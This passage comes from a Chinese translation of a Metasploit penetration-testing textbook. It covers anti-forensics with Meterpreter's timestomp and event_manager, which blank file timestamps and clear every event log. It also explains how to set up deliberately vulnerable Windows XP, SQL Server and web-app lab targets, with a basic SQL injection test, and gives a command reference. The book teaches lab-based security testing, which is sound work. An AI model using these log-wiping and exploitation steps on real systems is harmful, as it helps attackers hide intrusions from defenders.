注意：我们仍然没有拿到 root。一次本地提升攻击可以进一步攻陷系统并取得完全的根用户访问。我们在这里并不会直接给你答案，请使用你在本书中所学到的技能在 Metasploitable 系统上成功获取 root 权限。一个提示是你可以从 *Expoit-db* 上找到相关的渗透代码。接受挑战，试试自己来取得这台机器上的根用户权限 Linux 或 Meterpreter shell 吧。

17.9 隐藏你的踪迹

在完成我们的攻击后，下一步就是要回到每个被攻陷的系统上，来清除我们的踪迹，收拾所有遗留下的东西，特别时要移除掉诸如 Meterpreter shell、恶意代码与攻击软件等，以避免在目标系统上开放更多的攻击通道。举例来说，当我们使用了 PUT 方法来攻陷一台 Apache Tomcat 实例，其他的攻击者可能会使用遗留在上面的渗透代码来攻陷系统。

有些时候，你需要隐藏你的踪迹，比如在客户单位测试攻陷系统的取证分析或入侵响应能力时。在这种情况下，你的目标是要让任何取证分析或入侵检测系统失灵。通常情况下很难隐藏你所有的踪迹，但可以操纵系统来诱导那些进行取证分析的人员，使他几乎不可能识别出你的攻击范围。

在多数情况下，在开展取证分析时，如果你先前能够搞乱整个系统让取证分析者所依赖的数据无法读取或变得混乱不堪，那他很可能只能识别出系统已经遭遇感染或攻陷，但无法了解到你从系统中获取到了哪些信息。对抗取证分析最佳的方法是将整个系统完全重建并去除所有的入侵踪迹，但这在渗透测试过程中往往是很少见的。

在之前一些章节中我们已经讨论到 Meterpreter 仅仅存在于内存中是一个对抗取证分析的优势。通常情况下，你会发现在内存空间中检测并应对 Meterpreter 还是很具挑战性的，尽管最新研究也会经常提出能够检测出 Meterpreter 攻击载荷的方法，而 Metasploit 的大牛们也会以隐藏 Meterpreter 的新方法来进行回击。

反病毒软件厂商和 Meterpreter 最新发布版本之间就好比猫抓老鼠的游戏，当一个新的编码器或新的混淆方法发布后，厂商将会花上几个月的时间来检测出这些问题，并更新它们的产品特征库来具备检测能力。在大多数情况下，取证分析者识别从 Metasploit 发起的完全处在内存中的渗透攻击还是相当困难的。

我们将不会提供隐藏你的踪迹更为深入的信息，但是在 Metasploit 中的几个特性是非常值得提及的：*timestomp* 和 *event_manager*。*Timestomp* 是一个 Meterpreter 的插件，可以支持你去修改、删除文件或设置文件的特定属性。我们先来运行下 *timestomp*：

```
meterpreter > timestomp

Usage: timestomp file_path OPTIONS
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
OPTIONS:

    -a <opt>  Set the "last accessed" time of the file
    -b        Set the MACE timestamps so that EnCase shows blanks
    -c <opt>  Set the "creation" time of the file
    -e <opt>  Set the "mft entry modified" time of the file
    -f <opt>  Set the MACE of attributes equal to the supplied file
    -h        Help banner
    -m <opt>  Set the "last written" time of the file
    -r        Set the MACE timestamps recursively on a directory
    -v        Display the UTC MACE values of the file
    -z <opt>  Set all four attributes (MACE) of the file


meterpreter > timestomp C:\\boot.ini -b
[*] Blanking file MACE attributes on C:\boot.ini
meterpreter >
```

在上述例子中，我们修改了时间戳，使得当取证分析者使用一个流行的取证分析工具 Encase 时，这些时间戳都会显示为空白。

而 *event_manager* 工具则会修改事件日志，使得它们不再显示哪些可能会揭示出攻击发生的任何信息：

```
meterpreter > run event_manager
Meterpreter Script for Windows Event Log Query and Clear.

OPTIONS:

    -c <opt>  Clear a given Event Log (or ALL if no argument specified)
    -f <opt>  Event ID to filter events on
    -h        Help menu
    -i        Show information about Event Logs on the System and their configuration
    -l <opt>  List a given Event Log.
    -p        Supress printing filtered logs to screen
    -s <opt>  Save logs to local CSV file, optionally specify alternate folder in which to
              save logs

meterpreter > run event_manager -c
[-] You must specify an eventlog to query!
[*] Application:
[*] Clearing Application
[*] Event Log Application Cleared!
[*] MailCarrier 2.0:
[*] Clearing MailCarrier 2.0
[*] Event Log MailCarrier 2.0 Cleared!
[*] Security:
[*] Clearing Security
[*] Event Log Security Cleared!
[*] System:
[*] Clearing System
[*] Event Log System Cleared!
meterpreter >
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在上述例子中，我们清除了所有的事件日志，但取证分析者可能会注意到目标系统上其他有意思的事情，从而能够让他意识到攻击的发生。尽管在通常情况，普通的取证分析者不会将谜团的各个线索组织在一起从而揭示出背后的攻击真相，但是他会知道发生了一些糟糕的事情。

记得要记录下来你对目标系统做了哪些修改，这样使得你可以更容易地隐藏掉你的踪迹。通常，你还是会在目标系统上留下一些蛛丝马迹的，这会让应急响应和取证分析团队的工作非常困难，但它们还是有可能追踪到你的。

17.10 小结

到现在，我们可以继续使用 Metasploit 和 Meterpreter 来攻击内部网络中的其他主机，而只限制于我们的创造力和能力。如果这是一个更大的网络，我们可以使用在网络中各个不同系统上所收集到的信息来进行进一步的渗透入侵。

举例来说，在这章中我们已经攻陷了一台 Windows 主机系统，我们可以使用 Meterpreter 终端从目标系统上抽取出口令 hash 值，并利用这些口令信息来尝试与其他 Windows 主机建立认证。在一些企业环境中，本地管理员账号经常在不同系统上是一样的，所以我们可以使用从一台系统上获取到的信息，搭建攻击另一台系统的桥梁。渗透测试需要你能够有时候跳出细节进行深入的思考，通过将谜团中获取到的一些线索片段组合起来，来拨开重重迷雾，才能够见到“登顶”的曙光。

我们在本章中使用了一两种方法，但“条条道路通罗马”，可能还存在在很多种不同的攻击路径进入到目标系统，你可以进一步去尝试和经历，这样你才能取得一些实际的经验并逐渐变得具有创造性。坚持是你能够成为一名出色的渗透测试师的关键所在。

在你的渗透测试道路上，请记住一定要建立起一套你可以接受的基础方法体系，但在必要的时候要不断地修改和完善。一些渗透测试师甚至在每次渗透测试中都会对他们的方法学引入一些新鲜的元素，比如引入攻击系统的一种新的方式，或使用一些新的攻击方法等等，这样可以让他们处于不断学习和上升的状态。而不管你使用哪些方法，记住你在这个领域中能够成功的唯一秘技就是“实践、实践、再实践”。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

附录A 配置目标机器

学习使用 Metasploit 框架的最好办法就是实践：重复一个任务，直到你完全理解它是怎样完成的。本附录说明了怎样配置一个测试环境，去实践本书中的例子。

A.1 安装配置系统

本书测试环境组合使用了 Back|Track、Ubuntu 9.04、Metasploitable 和 Windows XP。Back|Track 相当于我们的攻击机，而 Ubuntu 和 Windows 系统是我们的目标靶机。

首先创建一个没有打任何补丁的 Windows XP SP2 系统（译者注：请使用英文版，与书中实例过程保持一致），用来测试本书所有的例子。Back|Track 和 Ubuntu 9.04 虚拟机能运行在一台安装了 Windows、Mac OS X 或 Linux 操作系统主机上的任何 VMware 产品之上，包括 Workstation、Server、Player、Fusion 或 ESX。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

> **提示**：小心你的 Ubuntu 和 Windows XP 虚拟机，因为这些系统具有弱点并且很容易被渗透攻击。不要在这些虚拟机上有任何敏感的行为：如果你能对它们渗透攻击成功，任何其他人也能。

如果你还没有免费的 Windows 和 Linux 版本的 VMware Player，请下载并安装。如果你使用的是 Mac OS X，请下载 VMware Fusion 的 30 天免费试用版。（如果你正在运行 Windows，你也可以使用 VMware Server 的免费版。）

在安装好 VMware 之后，双击*.vmx* 文件开始使用，或者通过 VMware Player 打开虚拟机文件，选择 File->Open 并且指向包含了所有虚拟机和关联文件的文件夹。如果你是从 ISO 镜像安装的，创建一个新的虚拟机，并指定这个 ISO 文件为 CD-ROM 设备。

> **提示**：你可以从 http://www.backtrack-linux.org/下载 Back|Track，在 http://www.vmware.com/appliances/directory/页面搜寻 Ubuntu 9.04 并下载。Metasploitable 在 http://blog.metasploit.com/2010/05/introducing-metasploitable.html 下载。

A.2 引导 Linux 虚拟机

在启动任何一个 Linux 虚拟机之后，你需要登录。Linux 环境下默认的是用户名 root 和密码 toor。

如果你的网络中没有 DHCP 服务器，找出你系统的地址范围并使用下面列表中的命令。（确认将一个空闲地址作为你的 IP 地址，并且编辑的网络接口是你将要使用的。要了解更多手工网络设置，请访问 *http://www.yolinux.com/TUTORIALS/LinuxTutorialNetworking.html*。）

```
root@bt:~# nano /etc/network/interfaces
Password:
<inside the nano editor place your valid information into the system>
# The primary network interface
auto eth0 # the interface used
iface eth0 inet static # configure static IP address
      address 192.168.1.10 # your IP address you want
      netmask 255.255.255.0 # your subnet mask
      network 192.168.1.0 # your network address
      broadcast 192.168.0.255 # your broadcast address
      gateway 192.168.1.1 # your default gateway
<control-x>
<y>
```

配置完成之后，你的 Linux 已经可以使用了。不要更新你的 Ubuntu 系统，因为要保持系统是有漏洞的。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

A.3　安装有漏洞的 Windows XP

为了运行本书中的例子，你需要安装一个已被授权的 Windows XP 复制到类似 VMware 的虚拟化平台上。安装完成之后，以 Administrator 登录并打开 Control Panel，切换到 Classic View，然后选择 Windows Firewall。选择 Off 并点击 OK。（这个场景看起来并不现实，但是在大公司中普遍的超出你的想象。）

下一步，打开 Automatic Updates 并且选择 Turn off Automatic Updates；然后点击 OK 按钮。当你正在学习怎样对 Windows 进行渗透攻击时，你不会想要给它打上补丁。

现在通过 Network Connections 控制面板给你的系统配置一个静态 IP 地址。这不是必须的，但是这样做会使你不用每次渗透攻击时都要重新检查目标的地址。

A.3.1　在 Windows XP 上配置你的网页服务器

为了使事情更有趣，并且提供一个更大的攻击范围，我们将安装一些额外的服务。

1．在控制面板中，选择 Add or Remove Programs，然后选择 Add/Remove Windows Components。你应该会看到 Windows Components Wizard。

2．选择 Internet Information Services (IIS)的复选框并且点击 Details。然后选择 File Transfer Protocol (FTP) Service 的复选框并点击 OK 按钮。比较方便的是，FTP 服务默认就允许匿名访问。

3．选择 Management and Monitoring Tools 复选框并且点击 OK 按钮。默认情况下，会安装简单网络管理协议（SNMP）和 Windows Management Interface（WMI） SNMP Provider。

4．点击 Next 按钮完成安装，最好重启机器。

所有这些步骤安装的不同服务，将会在本书中被测试。IIS 服务器允许你运行一个网站，能在 *http://www.secmaniac.com/files/nostarch1.zip* 下载。FTP 服务实现针对 Windows FTP 的攻击，并且 SNMP 配置将会允许你测试 Metasploit 中的辅助模块。

A.3.2　建立 SQL 服务器

Metasploit 和 Fast-Track 中的许多数据库模块是以 Microsoft SQL Server 为目标的，所以你需要安装 SQL Server 2005 Express，可以从 Microsoft 免费得到。跟本书一样，你可以在 *http://www.microsoft.com/*得到未打服务补丁版本的 SQL Server Express。为了安装 SQL Server Express，你需要安装 Windows Installer 3.1 和.NET Framework 2.0。你能在以下网址找到本页所有资源的链接，以及本书中其他参考的 URL：*http://www.secmaniac.com/files/nostarch1.zip*。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

一旦你有了安装的必须条件，运行 SQL Express installer 并选择所有的默认选项除了 Authentication Mode。选择 Mixed Mode，设置一个 *sa* 注册口令 *password123*，并且继续安装。

SQL Server 基本安装完成之后，你需要对其做一些小的改变让它能使用你的网络。

1. 选择 Start->All Programs->Microsoft SQL Server 2005->Configuration Tools，然后选择 SQL Server Configuration Manager。
2. 当配置管理器启动时，选择 SQL Server 2005 Services，并鼠标右键选择 SQL Server (SQLEXPRESS)，选择 Stop。
3. 展开 SQL Server 2005 Network Configuration Manager 并选择 Protocols for SQLEXPRESS，如图 A-1 所示。



图 A-1　SQLEXPRESS 的协议

4. 双击 TCP/IP，在协议标签，设置 Enabled 为 Yes 并且设置 Listen All 为 No。
5. 下一步，还在 TCP/IP 属性对话框，选择 IP Addresses 标签并删除 IPALL 下所有条目。在 IP1 跟 IP2 下，删除 TCP 动态端口的值并设置为 Active，将 Enabled 都设置为 Yes。
6. 最后，设置 IP1 的 IP 地址与你之前设置的静态 IP 相匹配，设置 IP2 地址为 127.0.0.1，并且设置它们的 TCP 端口为 1433。你的设置应该看起来与如图 A-2 所示的相似，都设置完之后点击 OK 按钮。

下一步，你要允许 SQL Server 浏览器服务。

1. 选择 SQL Server 2005 Services 并且双击 SQL Server Browser。
2. 在服务标签中，设置 Start Mode 为 Automatic。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 A-2　在 TCP/IP 属性对话框中设置 SQL 服务器 IP 地址

默认情况下，SQL 服务器在低权限的网络服务帐号下运行，这是个很好的设置。然而，基于我们所了解的这个领域的部署情况，真实情况并非如此，管理员经常会改变这个设置，而不愿花时间去调试解决权限方面的问题。

在大部分目标系统上，我们发现 SQL Server Browser 服务是运行在特权级 SYSTEM 权限帐号上。大部分系统让 SQL Server 服务以本地系统用户登录，这是老版本的 Microsoft SQL Server（2000 和更早版本）的默认配置。因此，你应该更改用户，双击 SQL Server (SQLEXPRESS)并设置 Log on as 为 Local System，完成之后点击确定。然后用鼠标右键点击 SQL Server (SQLEXPRESS)并且选择 start。对 SQL Server browser 进行同样的配置。

最后，关闭配置管理器并通过命令行验证所有服务都在工作，打开命令行并运行命令 **netstat -ano |find "1433"**和 **netstat -ano |find "1434"**。你之前配置的 IP 地址应该在 TCP 端口 1433 和 UDP 端口 1434 监听到，如下所示：

```
Microsoft Windows XP [Version 5.1.2600]
© Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>netstat -ano |find "1433"
  TCP    127.0.0.1:1433         0.0.0.0:0    LISTENING   512
  TCP    192.168.1.155:1433     0.0.0.0:0    LISTENING   512
C:\Documents and Settings\Administrator>netstat -ano |find "1434"
  UDP    0.0.0:1434        *:*
C:\Documents and Settings\Administrator>
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

A.3.3 创建有漏洞的 Web 应用

为了使用更多 Metasploit 的高级特性，以及像 Fast-Track 和 Social-Engineer Toolkit (SET)一样的外部工具，你需要有漏洞的 Web 应用提供测试环境。为了创建数据库和表，请下载并安装 SQL Server Management Studio Express。

安装完毕并正常重启后，进行如下的步骤。

1. 从 Server 2005->SQL Server Start->All Programs->Microsoft SQL Management S tudio Express 启动程序。
2. 当提示身份验证时，选择 Authentication 下拉菜单中的 SQL Server Authentication 选项，并注册用户名 sa 和密码 password1。
3. 在对象浏览器中，右键点击 Databases 并选择 New Database。
4. 数据库名字输入 WebApp 并点击确定按钮。
5. 展开数据库和 WebApp 数据库树状表。
6. 用鼠标右键点击 Tables 键并选择 New Table。将新表命名为 users，并按如图 A-3 所示命名列名跟类型。



图 A-3　users 表列

7. 保存 users 表，并且右键点击它，选择 Open Table。
8. 使用类似于如图 A-4 所示中的简单数据填充表，然后保存。



图 A-4　填充 users 表

9. 展开对象浏览器下的 Security 树状表，然后展开 Logins。
10. 在用户属性窗口右键点击 Logins 并选择 New Login。在注册窗口，点击 Search，输入 ASPNET，然后点击 Check Names。完整用户名应该自动被填充了，点击确认按钮离开用户搜索。
11. 最后，仍然在用户属性窗口，选择 User Mapping，选择紧靠着 WebApp 的复选框，选择 db_owner 角色，并且点击 OK 按钮。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Web 应用程序的完整配置需要在 SQL 后端进行，保存并退出 Management Studio。所有要做的是创建一个网站能与你建立的数据库进行交互。让我们继续下列步骤。

1. 从以下网址 http://www.secmaniac.com/files/nostarch1.zip 下载有漏洞的 Web 应用，并将文件内容复制到 C:\Inetpub\wwwroot\下。
2. 打开浏览器并指向 *http://<你的 ip 地址>/Default.aspx*。你将会看到一个登录表单，如图 A-5 所示。
3. 输入假的账号密码检验 SQL 查询是正常执行的。测试一些基本的 SQL 注入来确定网页应用正常运行了。在用户名区域输入一个单引号（'），输入任何东西当作密码。网页应用将会提示一个有 SQL 相关错误的黄色页面。
4. 点击浏览器后退箭头并输入 *OR 1=1*，并且输入任何东西到密码区域。你将会看到“你已经成功登录”的消息。

如果你已经走到这么远了，说明所有事情已经正确配置好了，你准备好继续深入了。



图 A-5　简单攻击页面

A.4　更新 Back|Track

确定你在任何操作系统下运行的 Back|Track 和工具都是最新版本的。当登录到 Back|Track（root/toor）时，运行下面的命令：

```
root@bt:~# apt-get update && apt-get upgrade && apt-get dist-upgrade
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

这一列命令将会选择所有有效的 Back|Track 更新。当你在提示是否接受 SVN 证书时输入 y 时，你已经更新了 Back|Track。但是你的系统仍然需要一些为 Metasploit、Fast-Track、 和 SET 工具包准备的次要更新。

```
❶ root@bt:~# cd /opt/framework3/msf3/
❷ root@bt:/opt/framework3/msf3# msfupdate

  . . . SNIP . . .

  Updated to revision XXXX.
❸ root@bt:/opt/framework3/msf3# cd /pentest/exploits/set/
  root@bt:/pentest/exploits/set# svn update

  . . . SNIP . . .

  Updated to revision XXXX.
❹ root@bt:/pentest/exploits/set# cd /pentest/exploits/fasttrack/
  root@bt:/pentest/exploits/fasttrack# svn update

  . . . SNIP . . .

  At revision XXXX.
  root@bt:/pentest/exploits/fasttrack#
```

在 Back|Track 中，Metasploit 位于*/opt/framework3/msf3/*❶，所以在通过 msfupdate❷更新框架前先切换到该目录下。

一旦 Metasploit 已经更新了，改变目录到*/pentest/exploits/SET/*❸并运行 svn update。最后，改变目录到*/pentest/exploits/fasttrack/*❹并更新 Fast-Track。

你现在已经创建并更新了本书的测试环境，可以在这个环境中来重演每个案例。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

附录 B

命令参考列表

以下是 Metasploit 框架的各种接口与程序中最常使用的命令和语法参考，以及 Meterpreter 后渗透测试阶段的命令参考，里面的一些“多合一”命令将会大大简化你的攻击步骤。

B.1 MSF 终端命令

show exploits

列出 Metasploit 框架中的所有渗透攻击模块。

show payloads

列出 Metasploit 框架中所有的攻击载荷。

show auxiliary

列出 Metasploit 框架中的所有辅助攻击模块。

search name

查找 Metasploit 框架中所有的渗透攻击和其他模块。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

info
展示出制定渗透攻击或模块的相关信息。

use name
装载一个渗透攻击或者模块（例如：使用 windows/smb.psexec）。

LHOST
你本地可以让目标主机连接的 IP 地址，通常当目标主机不在同一个局域网内时，就需要是一个公共的 IP 地址，特别为反弹式 shell 使用。

RHOST
远程主机或是目标主机。

set function
设置特定的配置参数（例如：设置本地或远程主机参数）。

setg function
以全局方式设置特定的配置参数（例如：设置本地或远程主机参数）。

show options
列出某个渗透攻击或模块中所有的配置参数。

show targets
列出渗透攻击所支持的目标平台。

set target num
指定你所知道的目标的操作系统以及补丁版本类型。

set payload payload
指定想要使用的攻击载荷。

show advanced
列出所有高级配置选项。

set autorunscript migrate -f.
在渗透攻击完成后，将自动迁移到另一个进程。

check
检测目标是否对选定渗透攻击存在相应安全漏洞。

exploit
执行渗透攻击或模块来攻击目标。

exploit -j
在计划任务下进行渗透攻击（攻击将在后台进行）。

exploit -z
渗透攻击成功后不与会话进行交互。

exploit -e encoder
制定使用的攻击载荷编码方式（例如：exploit -e shikata_ga_nai）。

exploit -h
列出 exploit 命令的帮助信息。

sessions -l
列出可用的交互会话（在处理多个 shell 时使用）。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

sessions -l -v

列出所有可用的交互会话以及会话详细信息，例如：攻击系统时使用了哪个安全漏洞。

sessions -s script

在所有活跃的 Meterpreter 会话中运行一个特定的 Meterpreter 脚本。

sessions -K

杀死所有活跃的交互会话。

sessions -c cmd

在所有活跃的 Meterpreter 会话上执行一个命令。

sessions -u sessionID

升级一个普通的 Win 32 shell 到 Meterpreter shell。

db_create name

创建一个数据库驱动攻击所要使用的数据库（例如：db_creat autopwn）。

db_connect name

创建并连接一个数据库驱动攻击所要使用的数据库（例如：db_connect autopwn）。

db_nmap

利用 nmap 并把扫描数据存储到数据库中（支持普通的 nmap 语法，例如：-sT -v -P0）。

db_autopwn -h

展示出 db_autopwn 命令的帮助信息。

db_autopwn -p -r -e

对所有发现的开放端口执行 db_autopwn ，攻击所有系统，并使用一个反弹式 shell。

db_destroy

删除当前数据库。

db_destroy user:password@host:port/database

使用高级选项来删除数据库。

B.2　Meterpreter 命令

help

打开 Meterpreter 使用帮助。

run scriptname

运行 Meterpreter 脚本，在 scripts/meterpreter 目录下可查看到所有脚本名。

sysinfo

列出受控主机的系统信息。

ls

列出目标主机的文件和文件夹信息。

溜客安全网 WwW.176Ku.CoM

